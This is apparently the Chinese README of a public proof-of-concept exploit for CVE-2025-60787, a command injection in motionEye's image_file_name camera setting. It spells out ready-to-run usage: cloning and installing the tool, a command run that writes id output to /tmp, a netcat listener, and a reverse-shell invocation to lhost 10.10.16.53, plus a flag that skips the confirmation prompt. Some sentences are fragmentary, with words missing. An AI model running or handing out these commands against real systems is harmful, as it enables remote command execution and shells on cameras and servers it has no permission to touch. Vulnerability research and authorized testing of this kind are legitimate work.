
针对 CVE-2025-60787 的已认证命令注入 PoC。motionEye v0.43.1b4 及更早版本会将用户可控的摄像头配置值(如 image_file_name)写入 Motion 配置,但未进行充分的清理,从而在该值被处理时可执行命令。
仅供授权测试与研究使用。请勿对您不拥有或未经明确许可测试的系统使用。

Signed API request -> camera config update -> image_file_name injection -> snapshot trigger -> command execution
/config/list/ 读取摄像头配置。image_file_name 设置中。/action/<camera_id>/snapshot/,使 motionEye 处理被注入的文件名。
git clone https://github.com/ozcanpng/CVE-2025-60787.git
cd CVE-2025-60787
pip install -r requirements.txt
python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --user admin \
  --password-hash HASH \
  --cmd 'id > /tmp/motioneye_rce'

首先启动一个监听器:
rlwrap nc -lvnp 4444
然后运行:
python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --port 8765 \
  --user admin \
  --password-hash HASH \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444
常用选项:
--camera-id N      Camera ID to modify (default: 1)
--restore          Restore the original camera configuration after triggering
--dry-run          Build signed requests without modifying the target
--debug            Print canonical signed paths, bodies and signatures
--no-trigger       Update config without triggering a snapshot
--verify-tls       Verify HTTPS certificates
--yes              Skip reverse-shell confirmation prompt
| 产品 | 受影响版本 | 所需访问权限 | 影响 |
|---|---|---|---|
| motionEye | <= 0.43.1b4 | 已认证的管理员/API 访问 | 以 motionEye/Motion 进程用户身份执行操作系统命令 |
最终获得的权限取决于 motionEye 的部署方式。在以 root 身份运行服务的容器或实验镜像中,命令执行可能直接获得 root 权限。
image_file_name。--restore,以便在利用后恢复原始摄像头配置。--cmd 进行安全验证。ozcanpng — github.com/ozcanpng — ozcanpng.dev